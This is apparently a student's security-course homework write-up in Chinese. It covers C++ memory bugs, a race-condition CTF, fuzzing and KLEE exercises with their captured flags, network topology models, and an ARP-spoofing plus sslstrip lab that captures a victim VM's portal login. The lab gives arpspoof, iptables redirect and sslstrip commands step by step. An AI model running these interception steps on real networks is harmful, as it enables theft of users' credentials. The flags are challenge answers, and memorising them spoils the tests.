Q1.

(共找到 6 個 bugs)

a.

在 edit_person() 這個 function 裡面透過指定 idx 來對不同的變數位置做編輯,但是這邊的 idx 宣告為 integer,所以 User 可以輸入負數值給 idx,存取到超出原先指定分配的 array index,對其他的記憶體空間做存取,所以應該要把變數 idx 宣告為 unsigned integer,這樣存取的 index 範圍就會被限制在 0<= idx < MAX。

b.

在 class PM 的 public function edit_info()裡面,新輸入的 project 會取代掉原先的 project value,但是 cin 並不會檢查輸入的長度,所以新輸入的 project value 除了覆寫掉圓心的 string array 空間之外,還可能超出原先被分配給變數 project 的記憶體空間,覆寫到其他記憶體空間內未知的資訊,所以應該要在輸入新 project value 的時候做字串長度的檢查。

在 new_person() function 的 case1 中寫入 PM 的變數 project 時使用的是 scanf("%64s", project), 然而 project 本身的 char array 宣告也只有 64 bytes, 所以一旦 User 輸入超過 64 個字元就會使得這個字串的空白字元 (\0) 無法存放, 會使用到超出 index 0~63 的記憶體空間, 應該要改為 scanf("%63s", project) 來保證空白字元能夠存放。

d.

```
*pm_count++;
/*
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
*pm_count will moves the pointer address rather than
increment the *pm_count value !!!
*/
```

*pm_count++ 增加的是 pointer address, 而不是增加了 PM 的人數 value, 所以應該要改成 (*pm_count)++。

e.

PM salary 的賦值運算順序錯誤了,原先的 salary 也沒有 initiailize,連是什麼值都不知,何況還被賦值給了 parameter,應該改回 salary = usalary;。

f.

```
pm_array[idx] = new PM(name, age, project, salary);
// .c_str() 將String物件轉換成C語言形式的字串常數。
tmpname = new char[strlen(name.c_str())];
memcpy(tmpname, name.c_str(), strlen(name.c_str()));
/*
new char use strlen to determine memory size,
but string must has '\0' at the end.
strlen does't count in '\0' so there would be no place to store '\0'.
| */
```

new memory space 用的是 strlen,但是 strlen 不會把空白字元數進去,所以之後 tmpname 存的 char 最後面可能會沒有空白字元,或者會用到超出所分配的記憶體空間,應該要改成:

```
tmpname = new char[strlen(name.c_str()) + 1];
memcpy(tmpname, name.c_str(), strlen(name.c_str()) + 1)
```

Reference:

http://opencourse.ndhu.edu.tw/pluginfile.php/750/mod_resource/content/0/L1_Strings.pdf

Q2.

Well-done! Here is your flag: BALSN{TOCTOU/R4CE_CONDI7ION_I5_50_IN7ERE57ING}-

因為 server 端在存取資料的時候可能會有同步問題,所以我們建立4個 thread,分別購買不同的神奇寶貝,因為幾乎平行的發出需求,所以 Server 還來不及更新 Coin 就會收到另一個 session 的購買請求,最後我們直接購買完了所有的 Pokemon!!

Q3.

```
BALSN{This_!5_7h3_34sy_onE}
BALSN{FuzZZZzzZZZZZZZZZZZZZZZZZZ!nGGG}
BALSN{FUzziNG_i5_S0_Fun!}
BALSN{G0od_LucK_K33P_Try!nG}
BALSN{N0w_Y0u_UnD3RS7aND_H0w_Fuzz3r_W0rK_^^}
```

```
BALSN{This !5 7h3 34sy onE}
BALSN{FuzZZZzzzZZZZZZZZZZzz!nGGG}
BALSN{GOod LucK K33P Try!nG}
BALSN{This !5 7h3 34sy onE}\n5-1\nBALSN{FUzziNG i5 S0 Fun!}
BALSN{FuzZZZzzzZZZZZZZZZZZZZZzz!nGGG}\n1-1-1-1\n1-1-1-1\n5\nBALSN{This !5 7h3 34sy onE}
```

原本的想法是將 20 bytes 的每一個 index 都用一個 balance search tree, 只要失敗就只變動 其中一個 index value, 以此來進行, 但這樣的做法效率不太好, 在沒有任何 branch condition 線索的情況下其實跟暴力搜尋差不多。 所以嘗試了一下 random 的方式,發現應該不用 1 分鐘就做出來了 =u=b , 代表 condition 的 range 遠比 worst case 想的好很多。

Q4

```
Valid UUID!
BALSN{P4tH_3xpl0s!oN_b0oo0o00o0o0o00M}
```

這題的重點在於解決 path explosion 的問題,前面的步驟都跟 tutorial 大同小異,在把 uuid.c 送到 docker container 後照著以下步驟:

- > \$ clang -I ~/klee src/include -emit-llvm -c -g uuid.c -o uuid.bc
- > \$ klee --libc=uclibc --posix-runtime uuid.bc --version
- > \$ ktest-tool klee-last/test00001.ktest (這組 input 是 failed 的)
- > \$ ktest-tool klee-last/test00002.ktest

```
num objects: 2
object 0: name: 'model_version'
object 0: size: 4
object 0: data: b'\x01\x00\x00\x00'
object 0: hex: 0x01000000
object 0: int: 1
object 0: uint: 1
object 0: uint: 1
object 1: name: 'buf'
object 1: size: 36
object 1: data: b'2b59e59e-0c25-421c-96d1-4670f6baee01'
object 1: hex: 0x32623539653539652d306332352d343231632d393664312d343637306636626165653031
object 1: text: 2b59e59e-0c25-421c-96d1-4670f6baee01
klee@ac0958d074c1:~$
```

為了處理 path explosion 必須更改 uuid.c 的內容,使用 klee.assume() 限制一些可能會被 branch 擋下的 input, 如下圖:

```
ret service ===");
klee_make_symbolic(buf,0x24,"buf");
klee_assume(buf[8] == '-');
klee_assume(buf[13] == '-');
klee_assume(buf[18] == '-');
klee_assume(buf[23] == '-');
klee_assume( buf[0] != '-');
klee_assume( buf[1] != '-');
klee assume( buf[2] != '-');
klee assume( buf[3] !=
klee assume( buf[4] != '-');
klee_assume( buf[5] != '-');
klee_assume( buf[6] != '-');
klee assume( buf[7] != '-');
klee assume( buf[9] != '-');
klee_assume( buf[10] != '-');
klee_assume( buf[11] != '-');
klee assume( buf[12] != '-');
klee assume( buf[14] != '-'):
klee_assume( buf[15] != '-');
klee_assume( buf[16] != '-');
klee assume( buf[17] !=
klee_assume( buf[19] !=
klee_assume( buf[20]
klee_assume( buf[21]
klee assume( buf[22]
```

Q5.

A.

1. GUI

| AS | Router T | op Down | Bottom Up |) | |
|------|------------------|----------|-----------|---------|-------|
| AS T | opology Para | ameters | | | Impor |
| HS | : 1000 | N: | 1000 | | |
| LS | 100 | Model: | Waxman | | |
| Mode | el Specific Para | meters | | | |
| | de Placement: | | - | alpha: | 0.15 |
| Gro | owth Type: | Incremen | ntal 🔻 | beta: | 0.2 |
| Pre | ef. Conn: | None | - | gamma: | NA |
| | nn. Locality: | Off | - | m: | 2 |
| Bai | ndwidth Distr: | Constant | - | Max BW: | 102 |
| | | | | Min BW: | 10 |


2. 我認為 BarabsiAlbert (BA) model 更能代表現實的 AS-level topology。


Waxman 為一個隨機拓樸模型,節點之間的連結是以機率的方式決定,任兩節點之間 會受到距離遠近而有不同的 Poisson 機率,透過參數的調整能盡可能地接近現實的網 路拓樸。

(然而有實驗指出目前網路拓樸中的節點平均 connectivity degree 約為 4, 但按照 Waxman 的算法, 當網路節點數較大時生成的網路拓樸節點平均 degree 遠大於4, 因此該算法不能很好的模擬現實的網路環境。)

Barabási-Albert (BA) model 主要的不同在於為一個 scale-free networks,degree distribution 具有 power law 的性質,相較之下更符合現有的網路拓樸,也就是說現實上在 AS-level topology 中,一個新的 AS 加入網路後更傾向於與較大的 AS 建立連結,可能可以得到更短的封包傳送 path、與更多 AS 有間接連結等等…簡單的例子就是:若有一個台灣的新 AS 成立,那它一定會傾向於選擇與美國的大 AS 建立連結而不會選擇距離反而比較近的太平洋海島國家 network AS…

下左為 Waxman 與 下右圖 BA model 的生成拓樸比較。





Acknowledge:

維基百科-無尺度網路

Waxman-Salama 模型網路拓撲生成算法設計與實現

wikipedia - Barabasi Albert model

<u>產生 scale-free network</u>

B. (skip)

Q6.

1.

Attacker

OS: Kali Linux

Network setting: bridged Adapter

gateway IP: 192.168.1.1

Victim

OS : Ubuntu 18.04

Network setting: bridged Adapter


victim IP: 192.168.1.59

- a. 首先在 Kali Linux VM 查看攻擊者自己的 IP 為何 (192.168.1.1)
- > \$ route -n
- b. 在 victim Ubuntue VM 中查看 IP (192.168.1.59)
- > \$ ifconfig
- c. 設定 Kali Linux 中要從哪個 port 取 traffic 轉傳到令一個 port
- > \$ iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT
- --to--port 5050

- d. Enable IP Forwarding in Kali Linux VM
- > \$ echo 1> /proc/sys/net/ipv4/ip_forward
- e. ARP Spoofing, 設定 target IP 和自己的 IP
- > \$ arpspoof -i eth0 -t 192.168.1.59 -r 192.168.1.1
- f. 使用 wireshark 紀錄
- 2.
- a. 基於上題中 ARP Spoofing 的指令繼續另開一個新的 terminal
- >\$ sslstrip -I 5050 #因為我們之前設定要把 traffic 轉到 Kali Linux 的 port 5050

透過這樣的攻擊, victim Ubuntu VM 在使用 ceiba 登入的時候傳送的帳號密碼都會如下圖一樣被我們看到了!!!

user: aaaaaaaa, Password: bbbbbbbbbbbbb



Acknowledge:

http://note.heron.me/2016/04/kali-tool-series-sslstrip.html?fbclid=lwAR3FckyWJibEHk8bPzq8u1T0CUgryM5iJY073F-eOsmPt7cv8YubzMDHYRk